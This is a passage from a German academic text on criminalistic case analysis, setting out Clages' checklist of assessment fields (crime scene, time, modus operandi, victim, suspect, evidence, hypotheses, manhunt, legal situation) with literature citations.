[256] Ackermann in Clages, H.: "Kriminalistik - Lehrbuch für Ausbildung und Praxis" (1997), S. 128.

2.3.3 Methodenanwendung in der kriminalistischen Fallarbeit

Die kriminalistische Fallanalyse stellt den Einstieg in den kriminalistischen Problemlösungsprozess dar, wie bereits im Kapitel 2.3.2.1 aufgeführt wurde. Die Einordnung der Fallanalyse in die kriminalistische Fallbearbeitung wurde etwa durch *Ackermann* im „Lehr- und Studienbrief Kriminalistik Band 13“ im Zusammenhang mit der darauf aufbauenden Synthese und der Untersuchungsplanung postuliert. Die in Abbildung 28: Zusammenhang der Analyse, Synthese und Untersuchungsplanung nach Ackermann zeigt hier gut das Zusammenspiel der einzelnen Bestandteile auf.[257]

„Grundlage der Durchführung einer Analyse ist es, dass die vorliegenden Daten und Informationen zu einem Sachverhalt erhoben wurden und auch vorliegen. Die Analyse erfolgt im Hinblick auf bestimmte Fragestellungen.“[258] *Roll* hat diese hierzu in einer Übersicht in den „Lehr- und Studienbriefen Kriminalistik“ veröffentlicht.[259]




Abbildung 28: Zusammenhang der Analyse, Synthese und Untersuchungsplanung nach *Ackermann*[260]

[257] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 12.
[258] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020), S. 105.
[259] Roll in Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010)
[260] Ebd., S. 11.

Aus dieser Übersicht sollen die folgenden vier Fragestellungen, wie in Abbildung 29: Aufgaben der Fallanalyse (Auszug) nach Roll aufgeführt, besonders hervorgehoben werden, da diese für die weitere Adaption von besonderer Bedeutung sind.[261]

„In der Kriminalistik hat sich eine Normalform der kriminalistischen Fallanalyse entwickelt, in der Kriterien herausgearbeitet wurden, die auf Erfahrungen beruhen und für die Beurteilung eines zu analysierenden Sachverhaltes wesentlich sind. Diese Analysekriterien werden als Beurteilungskriterien, oder wie bei *Roll* bereits aufgezeigt, als Analysefelder bezeichnet.“[262]




Abbildung 29: Aufgaben der Fallanalyse (Auszug) nach *Roll*[263]

Den von *Ackermann* in Band 13 der „Lehr- und Studienbriefe Kriminalistik“ aufgeführten Hinweisen, dass „Beurteilungskriterien/Analysefelder ein Modell sind und daher nicht dogmatisch anzuwenden“[264], kann hinsichtlich seiner Aussage „nur zugestimmt wer-

[261] Bodach, R.: "Die kriminalistische Fallbearbeitung adaptiert für den Bereich Cybercrime" (2020), S. 105.
[262] Ebd.
[263] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 59.
[264] Ebd., S. 10.

den. Beurteilungskriterien sollten als eine Art Leitlinie für das methodische Vorgehen verstanden werden; sie geben Anhalte, die zum Nachdenken anregen sollen und gegebenenfalls auch erweitert werden, sofern dies delikts- und sachverhaltsbezogen geboten erscheint.“[265]

2.3.3.1 Die kriminalistische Fallanalyse nach *Clages*

Als sozusagen Standard für die Analyse von Sachverhalten jeglicher Art haben sich die von *Clages* im Buch „Der rote Faden - Grundsätze der Kriminalpraxis“ aufgeführten Beurteilungskriterien/Analysefelder etabliert.[266] Die von *Clages* herausgearbeiteten Beurteilungskriterien/Analysefelder bilden ein Grundgerüst der kriminalistischen Fallanalyse und sollen praktisch gedanklich beurteilt werden mittels zusammengefassten Fragestellungen/Hinweisen zu den einzelnen Analysefeldern. Dabei werden nur die relevanten Aspekte des Sachverhalts innerhalb der Analyse berücksichtigt. Falls bestimmte Aspekte in den Analysefeldern fehlen, müssen sie sachorientiert ergänzt werden, um eine umfassende Analyse zu gewährleisten. Wenn beispielsweise eine Straftat ohne Diebesgut oder Beute vorliegt oder keine Fahndungsmaßnahmen erforderlich sind, müssen dazu keine Aussagen getroffen werden. Andere, nichtzutreffende Analysefelder werden vernachlässigt, um allzu formale Ansätze zu vermeiden. Wichtig ist jedoch, die Analyse strukturiert durchzuführen, indem der Sachverhalt systematisch, planmäßig und klar gegliedert durchdacht wird.

Dazu ordnet *Clages* Beurteilungskriterien/Analysefelder in einer Art Checkliste an. In der ursprünglichen Veröffentlichung von *Clages* 1999 sind vor der eigentlichen Analyse der Fallinformationen noch zwei Abschnitte bezüglich des Auftrags und des Anlasses aufgeführt.[267] Da es sich hierbei jedoch im polizeiliche Lagebeurteilungen handelt, die im Rahmen der PDV 100 bereits erarbeitet werden, sind die folgenden Analysefelder in den Literaturangaben von *Ackermann*, *Clages*[268] und auch *Neumann*[269] nicht mehr aufgeführt. Diese sehen den Beginn der Fallanalyse erst im dritten Abschnitt bei den Erörterungen zur Verdachtslage.

---

[265] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010).
[266] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 129 ff.
[267] Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung" (1999), S. 638 ff.
[268] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010).
[269] Vgl. dazu auch die Ausführungen in Neumann, H.: "Die kriminalistische Fallanalyse" (2018), S. 31 ff.

Beurteilungskriterien/Analysefelder nach *Clages*:

1. Auftrag
1.1 Auftrag aus Gesetz
1.2 Auftrag einer weisungsbefugten Stelle
2. Anlass
2.1 Gefahrenlage
2.1.1 Unaufschiebbare Hilfeleistungsmaßnahmen
2.1.2 Verhinderung einer Straftat/von Straftaten oder deren Fortführung
2.1.3 Gefahr der Wiederholung der Tat[270]

Bei den folgenden Analysefeldern handelt es sich um die in der kriminalistischen Literatur anerkannten Beurteilungskriterien nach *Clages*, die auch in den „Lehr- und Studienbriefen Kriminalistik Band 13“[271] für die Lehre zur kriminalistischen Fallanalyse herangezogen werden:

„3. Inhaltliche Aspekte der Analysefelder
3.1. Verdachtslage
3.2. Tatsituation
3.2.1. Tatort
3.2.2. Tatzeit
3.2.3. Tatbegehungsweise/Modus Operandi
3.2.4. Tatwerkzeuge/Tatmittel
3.2.5. Beute/Diebesgut/Vorteil
3.2.6. Tatmotiv
3.2.7. Opfer/Geschädigte
3.2.8. Täter/Tatverdächtige
3.2.9. Personalisierte Verdachtslage
3.2.10. Zusammenfassende Beurteilung der Tatsituation
4. Beweislage
5. Tat- und Täterversion
6. Fahndungslage
7. Rechtslage
8. Abschluss der kriminalistischen Fallanalyse“[272]

[270] Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung" (1999), S. 638 ff.
[271] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 64–68.
[272] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 130; vgl. dazu auch Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung" (1999), S. 638–639.

Die inhaltlichen Aspekte der Analysefelder beschreiben deren Beurteilung genauer und sind aus den Veröffentlichungen von *Clages* in der Zeitschrift „Kriminalistik“ 1999[273] und den „Grundsätzen der Kriminalpraxis“[274] entnommen:

3.1 Verdachtslage

Die Verdachtslage bezieht sich darauf, hinreichende tatsächliche Anhaltspunkte für des Vorliegen einer Straftat festzustellen und, wenn dies bejaht wird, zu prüfen, ob sich ein Anfangsverdacht gegen eine bestimmte Person richtet. Dies ist zudem unerlässlich, um gemäß § 152 Absatz 2 der Strafprozessordnung StPO[275] überhaupt Ermittlungen durchführen zu können. Zudem wird das zu Grunde liegende Ereignis besonders beurteilt: Hier könnte etwa ein besonderes öffentliches Interesse aufgeführt werden, welches Auswirkung auch auf die Fallarbeit entwickeln kann.

Zusammengefasst bezieht sich die Verdachtslage auf folgende Stichpunkte:

- Verdachtslage im Hinblick auf eine Straftat,
- Verdachtslage gegen Personen,
- allgemeine augenscheinliche Beurteilung des Ereignisses.[276]

3.2 Tatsituation

Die Tatsitutation fasst die Felder Tatort, Tatzeit, Modus Operandi, Tatmittel, Tatbeute, Tatmotiv, Opfer, Täter und die Verdachtslage gegen bestimmte Personen zusammen.

3.2.1 Tatort

Der Tatort umfasst regelmäßig Informationen zur räumlichen Ausdehnung. Zudem ist es aber auch wichtig, zu erkennen, ob der Ereignisort auch der Tatort ist. Zu prüfen ist, welche Veränderungen am Tatort durchgeführt wurden und ob Veränderungen möglich sind oder den Umständen nach wahrscheinlich. Geprüft werden aber auch die Wahrnehmungsmöglichkeiten durch Zeugen (Wahrnehmungsbereich) im Hinblick auf die Möglichkeit, bestimmte Feststellungen überhaupt treffen zu können. Bei fortdauernden Straftaten oder sog.

[273] Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung" (1999), S. 638–639.
[274] Clages, H.; Ackermann, R.: "Der rote Faden – Grundsätze der Kriminalpraxis" (2019), S. 132 ff.; vgl. dazu auch Clages, H.: "Methodik der kriminalistischen Untersuchungsplanung" (1999), S. 638–639.
[275] Strafprozeßordnung in der Fassung der Bekanntmachung vom 7. April 1987 (BGBl. I S. 1074, 1319), die zuletzt durch Artikel 2 des Gesetzes vom 26. Juli 2023 (BGBl. 2023 I Nr. 203) geändert worden ist
[276] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 132.

Dauerdelikten sollte geprüft werden, welche operativen Einwirkungsmöglichkeiten der Polizei obliegen. Letztlich geht es um die Erarbeitung der kriminalistischen Bedeutung des Tatortes im umfassenden Sinne.[277]

3.2.2 Tatzeit

Die Tatzeit ist ein weiteres entscheidendes Kriterium für die Analyse. Zu hinterfragen ist, ob die Tatzeit feststeht oder sie zumindest eingrenzbar ist. In diesem Zusammenhang sollten die Lichtverhältnisse und die Witterung zur Tatzeit erhoben werden, um mögliche Beobachtungsmöglichkeiten durch Zeugen zur Tatzeit zu hinterfragen. Bei der kriminalistischen Bedeutung der Tatzeit sollte aber auch die Einordnung der Tatzeit in örtliche Besonderheiten oder Anlässe erfolgen und auch bereits Hinweise auf Vor- und Nachtatzeiträume betrachtet werden.[278]

3.2.3 Tatbegehungsweise (Modus Operandi)

Der Modus Operandi gibt Aufschlüsse bezüglich des Tathergangs und ist für die Tathergangshypothesen (Versionen zum Tathergang) die Grundlage. Hierzu zählen die Vorbereitung und Planung der Tat, die tattypischen Begehungsmerkmale, persönlichkeitsgebundene Merkmale sowie spezielle Kenntnisse, Fähigkeiten und Fertigkeiten des Täters bei der Tatbegehung und seine Perseveranz[279] für wiederholte Begehungsweisen und die damit verbundene Auswertbarkeit, um Tatzusammenhänge mit anderen gleichgelagerten Fällen zu erkennen.[280]

3.2.4 Tatwerkzeuge/Tatmittel

Zum Bereich der Tatmittel zählen die genutzten Tatwerkzeuge, Tatwaffen und Tatfahrzeuge sowie weitere Beförderungs-, Transport- und Fluchtmittel. Zu klären sind die Herkunft und der Verbleib der Tatmittel, um geeignete Ermittlungs- und Fahndungsansätze aus den Tatmitteln zu erhalten.[281]

---

[277] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 133.
[278] Ebd., S. 135.
[279] „Perseveranz (die Beharrlichkeit, die Ausdauer) beschreibt im kriminologischen Sinne das Festhalten eines Täters an einem bestimmten Deliktsbereich und an einer bestimmten Vorgehensweise bei der Tatausführung (modus operandi).“ entnommen aus http://www.krimlex.de/.
[280] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 135-136.
[281] Ebd., S. 136-137.

3.2.5 Beute/Diebesgut/Vorteil

In diesem Bereich wird das Tatziel des Täters erörtert. Hierbei wird das erlangte Diebesgut, dessen Verwendung und Verwertbarkeit sowie Ermittlungs- und Fahndungsansätze zur Beute und deren Identifizierungsmöglichkeiten analysiert.[282]

3.2.6 Tatmotiv

Bei der Beurteilung des Tatmotivss bzw. der Tatmotivation ist es erforderlich, diese aus den Gegebenheiten des Sachverhalts zu ermitteln. Dies ist die Grundlage, um Versionen zur Motivlage aus dem Sachverhalt ableiten zu können.

Hierbei ist es wichtig die folgenden Aspekte näher zu beleuchten:

- möglicher Anlass zur Tat, durch Feststellung der Ursache und tatbegünstigender Umstände?
- Vortäuschung des Tatmotivs?
- Tatziel erreicht?
- Wiederholungsgefahr gegeben?
- wer hat den Nutzen aus der Tat?
- wer hat den Schaden im nichtmateriellen Sinn?

In diesem Analysefeld gilt es herauszuarbeiten, ob Eingrenzungsmöglichkeiten des Täters durch das mögliche Tatmotiv möglich sind.[283]

3.2.7 Opfer/Geschädigte

Im Analysefeld des Opfers ist es neben der Feststellung, ob das Opfer bereits identifiziert ist oder Identifizierungsmöglichkeiten bestehen, notwendig, subjektive Gegebenheiten, die letztlich dazu führten, Opfer der Straftat zu werden, zu objektivieren.

Hierbei sind folgende Punkte näher zu betrachten:

- Opferpersönlichkeit,
- soziales Umfeld des Opfers,
- Opferverhalten, Beteiligung des Opfers an der Entstehung und dem Verlauf der Tat.[284]

[282] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 137.
[283] Ebd., S. 138.
[284] Ebd., S. 139.

Zur Objektivierung werden die Opferaussagen genutzt und gegebenenfalls auf Täuschungskriterien des Opfers im Hinblick auf die Tat bzw. auf den Tatablauf oder im Hinblick auf bestimmte Tatphasen geprüft. Hinterfragt wird zudem, welche Sachen, Gegenstände, Rechtsverhältnisse und Eigentümer betroffen sind oder andere Geschädigte angegriffen wurden und ob es sich um Einzelpersonen oder Personengruppen handelt.[285]

3.2.8 Täter/Tatverdächtiger

Neben der Feststellung, ob der Tatverdächtige bekannt oder unbekannt ist, werden Fähigkeiten, besondere Fähigkeiten und Fertigkeiten, die für die Tatbegehung erforderliche Voraussetzungen sind, überprüft. Bei einem unbekannten Täter müssen die Eingrenzung des Täterkreises geprüft und mögliche Identifizierungsmöglichkeiten des Tatverdächtigen eruiert werden. [286]

Bei den Identifizierungsmöglichkeiten können folgende Aspekte eine Beachtung finden:

- Liegt eine Personenbeschreibung des Täters durch Zeugen vor?
- Ist eine Wiedererkennung des Täters möglich oder wahrscheinlich?
- Gibt es eine Beschreibung der Kleidung und/oder mitgeführter Sachen/Gegenstände?
- Können Videoaufzeichnungen aus dem öffentlichen Raum oder zunehmend verbreiteten internen Aufzeichnungen ausgewertet werden?[287]

Bei der Feststellung von Videoaufzeichnungen und weiteren vorliegenden Erkenntnissen werden Maßnahmen der Öffentlichkeitsfahndung geprüft. Letztlich steht die Frage im Raum, ob anhand der festgestellten Informationen ein Täterprofil erstellt werden kann. Dies kann zudem durch folgende Aspekte und Fragestellungen gefestigt und erweitert werden:

- Wer hat Beweggrund zur Tat?
- Liegen physische oder psychische Wirkungen der Tat auf den Täter vor wie z. B. Verletzungen, Schock u. a.?
- Können Hinweise auf Tätertyp und Gefährlichkeit des Täters festgestellt werden?
- Kann die Tat durch der Polizei bereits bekannte Personen begangen worden sein?

[285] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 139.
[286] Ebd., S. 139-141.
[287] Ebd., S. 141

- Gibt es ein Rückfall-/Wiederholungsrisiko bzw. handelt es sich um einen Serientäter?

Abgeleitet werden sollen Ermittlungsansätze aus erkennbaren Merkmalen zur Täterpersönlichkeit für die Feststellung und spätere Fahndung nach dem unbekannten Täter oder dem bekannten flüchtigen Tatverdächtigen.

3.2.9 Personalisierte Verdachtslage

Die einzelnen Beurteilungskriterien zur kriminalistischen Fallanalyse orientieren sich im Wesentlichen am „unbekannten Täter". Liegen weitere Anhaltspunkte zu verdächtigen Personen vor, sollten folgende Fragstellungen besonders beachtet werden:

- Gibt es be- und entlastende Verdachtsindizien, die für oder gegen die Täterschaft bestimmter Personen sprechen und wie ist deren Bewertung?
- Zeigen bestimmte Personen Schuldsymptome oder gibt es Indizien bzw. Anhaltspunkte, die im Sinne eines Täterverdachts zu werten sind?
- Wie konkret ist der Täterverdacht (Verdächtiger, Beschuldigter oder dringend Tatverdächtiger)?[288]

Wenn ein dringender Tatverdacht besteht, der darauf hinweist, dass ein bekannter Tatverdächtiger involviert sein könnte, sollten die Ermittlungen darauf ausgerichtet werden, Beweise zu sammeln, die die Täterschaft dieses Verdächtigen belegen. In diesem Fall wird die Fallanalyse besonders auf die Beweisführung zur Täterschaft, strafrechtliche Aspekte und die umfassende Sachaufklärung konzentriert.[289]

3.2.10 Zusammenfassende Beurteilung der Tatsituation

Um die Gesamtheit der Tatsituation abschließend zu beurteilen, werden alle Teilbeurteilungsergebnisse aus den bis dahin bekannten Informationen zur Tat zusammengeführt. Die Ergebnisse der analytischen Bewertung der einzelnen Kriterien in den Analysefeldern werden in ihrem wechselseitigen Zusammenhang betrachtet und mit Schlussfolgerungen zusammengefasst. Dabei ist zu prüfen, ob der dokumentierte Tatbefund vollständig erhoben wurde, ob es Informationslücken gibt und ob bestimmte Nachermittlungen oder ergänzende

[288] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 141-142.
[289] Ebd., S. 142.

Befunderhebungen erforderlich sind, um die Ergebnisse in der Gesamtschau der Tatsituation folgerichtig und widerspruchsfrei darstellen zu können.[290]

Dabei ist es auch wichtig, zu überprüfen, welche neuen Fakten und Zusammenhänge erkannt wurden und welche weiteren ermittlungsunterstützenden Empfehlungen zur objektiven Feststellung der Tatsituation noch erforderlich sind.

4. Beweislage

Die Beweislage bezieht sich auf die vorliegenden Sach- und Personalbeweise und deren Bewertung, um weitere Informationsquellen und Auswertemöglichkeiten zu erkennen.

4.1 Personalbeweis

Ein Personalbeweis besteht regelmäßig aus:

- Geständnissen,
- Zeugenaussagen, aber auch
- Beschuldigungen gegen eine bestimmte Person.[291]

Bei der Analyse der Personalbeweise geht es um eine Bewertung der Aussageinhalte, um mögliche, noch unbekannte Informationsquellen, die zu weiteren Zeugen führen könnten, zu ermitteln. Zudem sollen Wiedersprüche in den Aussagen festgestellt werden.[292]

4.2 Sachbeweis

Sachbeweise sind die vorhandenen Spuren einer Tat oder sachliche Beweismittel wie: Sachen, Gegenstände, Tatwerkzeuge, Urkunden bzw. andere Augenscheinsgegenstände.
Zur Beweislage von Sachbeweisen gehören zudem die kriminaltechnische Auswertungsmöglichkeit von Spuren und deren damit einhergehende Beweiskraft. Zu prüfen sind aber auch weitere, nach der Tatbegehung zu erwartende Spuren, oder noch nicht festgestellte Spuren zur Vortatphase. Die Analyse der Spuren erfolgt in der Regel durch die Prüfung der Dokumentation von Sachbeweisen.[293]

[290] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 142-143.
[291] Ebd., S. 144-145.
[292] Ebd.
[293] Ebd., S. 145-146.

4.3 Zusammenfassende Beurteilungen der Beweislage

In der zusammenfassenden Beurteilung liegt der Schwerpunkt auf den Erkenntnissen aus den Personal- und Sachbeweisen. Die Beurteilung erfolgt dabei unter Beachtung der folgenden Beweisfragen:

- Was kann anhand der vorliegenden Beweise zweifelsfrei bewiesen werden?
- Welche Beweise sind unsicher oder zweifelhaft?
- Sind Beweislücken vorhanden oder widersprechen sich einzelne Beweisfeststellungen?[294]

5. Tat- und Täterversionen/-hypothesen

Die zentrale Aufgabe der kriminalistischen Beurteilung anhand der Analysefelder liegt in der Erstellung von Hypothesen zur Tatsituation unter Beachtung der Beweislage und der Zusammenführung der Ergebnisse zu Opfern und Täterinformationen.[295]

Um ein lückenhaftes Bild über die Tat, den Täter und das Opfer zu vervollständigen, müssen zusätzliche *mutmaßliche Fakten* aus dem bisher Bekannten *logisch abgeleitet* werden, damit ein hypothetisches, dem tatsächlichen Sachverhalt möglichst weitgehend angenähertes Bild erlangt werden kann. Dieses hypothetische Bild bildet dann die Grundlage für die Entscheidung über weitere Ermittlungsmaßnahmen zur Tataufklärung.[296]

Für die Aufstellung solcher Hypothesen sind alle Aspekte der Tat und der Täterschaft zu berücksichtigen, zu denen noch offene Untersuchungsfragen bestehen. Diese kriminalistischen Hypothesen helfen, den Fall weiterzuentwickeln und weitere Informationen zu sammeln, um das hypothetische Bild schließlich zu bestätigen oder zu widerlegen.[297]

6. Fahndungslage

Die Fahndungslage beschäftigt sich mit der Einordnung möglicher Fahndungsinformationen, der Feststellung von Fahndungsräumen und Fahndungsarten. Dabei sind die folgenden Fragestellungen besonders von Belang:

- Welche zur Fahndung (Personen und Sachen) geeigneten Informationen liegen vor?

[294] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 146.
[295] Ebd., S. 147-148.
[296] Ebd.
[297] Ebd.

- Sind die Fahndungsinformationen lückenlos und faktenbezogen gesichert?
- Ist der Täter flüchtig und ist die Person des Täters bekannt/unbekannt?
- Ist der Aufenthaltsort der/des Tatverdächtigen bekannt?
- Gibt es Fluchthelfer?
- Liegen Erkenntnisse über die räumlichen oder persönlichen Hinwendungsmöglichkeiten auf der Flucht vor?
- Gibt es weitere Möglichkeiten der Öffentlichkeitsfahndung?[298]

Beachtung findet zudem die Einordnung der Dringlichkeit der Fahndung (Nacheile), mögliche Sachfahndungsmöglichkeiten nach der Tatbeute oder den Tatmitteln, aber ebenso nach weiteren gegenständlichen Beweismitteln einschließlich dem Vergleichsmaterial für eine vergleichende Untersuchung.[299]

7. Rechtslage

Innerhalb der rechtlichen Beurteilung des Ereignisses gilt es, die rechtlichen Schwerpunkte polizeilichen Handelns zu bestimmen. Hierbei können unter Beachtung der:

- Gefahrenabwehr,
- Strafverfolgung und der
- Aufgaben- und Pflichtenkollisionen aus der Doppelfunktion der Polizei

der Rechtscharakter getroffener polizeilicher Maßnahmen, die Befugnisnormen für polizeiliche Eingriffsmaßnahmen und besondere Zuständigkeiten abgeleitet werden.[300]

8. Abschluss der kriminalistischen Fallanalyse

Die kriminalistische Fallanalyse schließt mit einer gedanklichen oder schriftlichen Zusammenfassung der wesentlichen Ergebnisse ab, ohne dass der gesamte Analyseverlauf niedergeschrieben werden muss. [301]

[298] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 148-149.
[299] Ebd.
[300] Ebd., S. 150.
[301] Ebd., S. 151.

Wichtig ist dabei, die Erkenntnisse aus der Analyse und synthetischen Zusammenschau darzustellen, um den Fortgang der Ermittlung hinsichtlich neuer Denk- und Verfolgungsansätze zu unterstützen. Das Ziel der kriminalistischen Fallanalyse ist die Feststellung neuer Ermittlungsansätze, was in der Regel zu einer Neubewertung der bisherigen Aufklärungsstrategie und -taktik führt. Neben detaillierten neuen Ermittlungs- und Prüfungsaufgaben ergeben sich daraus auch andere notwendige operative Maßnahmen.[302] Dies ist unter anderem der Grund dafür, dass die kriminalistische Fallanalyse sehr häufig der Beginn einer sogenannten Cold Case[303]-Ermittlung darstellt.

Methodik des Vorgehens

Bei kriminalistischen Fallanalysen geht es darum, ein komplexes Geschehen in seine Einzelteile zu zerlegen – die Herauslösung von Details und einzelnen Fakten aus einem komplexen Ganzen –, um ein Verständnis für den Gesamtzusammenhang einer Straftat oder eines Ereignisses zu gewinnen. Der Kriminalist nutzt dabei seine kognitiven Fähigkeiten wie Denken, Nachdenken, Überlegen, Vergleichen, Vorstellen, Erwägen, Ermessen und analoge Erinnerung, um Informationen zu prüfen und zu bewerten.[304] Die Analyse erfordert also eine systematische Prüfung und Reflexion und kann wie folgt praktisch vollzogen werden:

- „Verwendung und Anlehnung an soziologische Forschungsmethoden.
- Über die eigene Anschauung, vorrangig durch Lesen, Erfassen, Verstehen und Bewerten der Aussageinhalte in den Untersuchungsdokumenten.
- Inaugenscheinnahme der vorliegenden gegenständlichen Beweismittel, Sachen und anderer Gegenstände, die nicht Beweismittel sind.
- Begutachtung/Inaugenscheinnahme und Auswertung von Tatortfotografien, Bildberichten, Videoaufzeichnungen oder Tonaufzeichnungen, z. B. aus Vernehmungen.
- Das abstrakte Nachdenken über die bei der Analyse als Problem erkannten Fragestellungen, um Zweifel zu bestätigen oder auszuräumen.

[302] Clages, H.; Ackermann, R.: "Der rote Faden - Grundsätze der Kriminalpraxis" (2019), S. 151.
[303] Cold Case bezeichnet einen älteren ungelösten Kriminalfall (sehr häufig älter als 10 Jahre), der in einer Wiedervorlage aufgearbeitet wird, um neue Ermittlungsansätze zu erlangen, die zur Ermittlung eines Täters führen sollen. Hierbei handelt es sich meist um Kapitaldelikte die keiner Verjährungsfrist unterliegen.
[304] Ackermann, R.; Clages, H.; Neidhardt, K.: "Kriminalistische Fallanalyse" (2010), S. 68.

- Die gedankliche Rekonstruktion des Tatherganges oder eines bestimmten Geschehens.
- Experimente, indem im Rahmen der Analyse festgestellt wird, ob sich bestimmte Abläufe so und nicht anders vollzogen haben (z. B. Weg-Zeit-Feststellung).
- Rekonstruktion, wenn diese geeignet ist, die eigene Anschauung zu verbessern.
- Erneute Besichtigung des Tatortes und anderer Orte, um die Umgebungsverhältnisse auch hinsichtlich der darin eingebundenen Zeitumstände beurteilen zu können.
- Ergänzende Tatortfotografien.
- Anfertigung von Aufzeichnungen während der Analyse und Anlegen einfacher technischer Hilfsmittel.
- Verwendung von Erfassungsbögen und Merkblättern für die Fallanalyse, insbesondere die von OFA geforderten Auskünfte.
- Verwendung weiterer Analysemethoden sowie der Visualisierung, auf die wegen ihrer relativen Eigenständigkeit nachfolgend eingegangen wird.“[305]

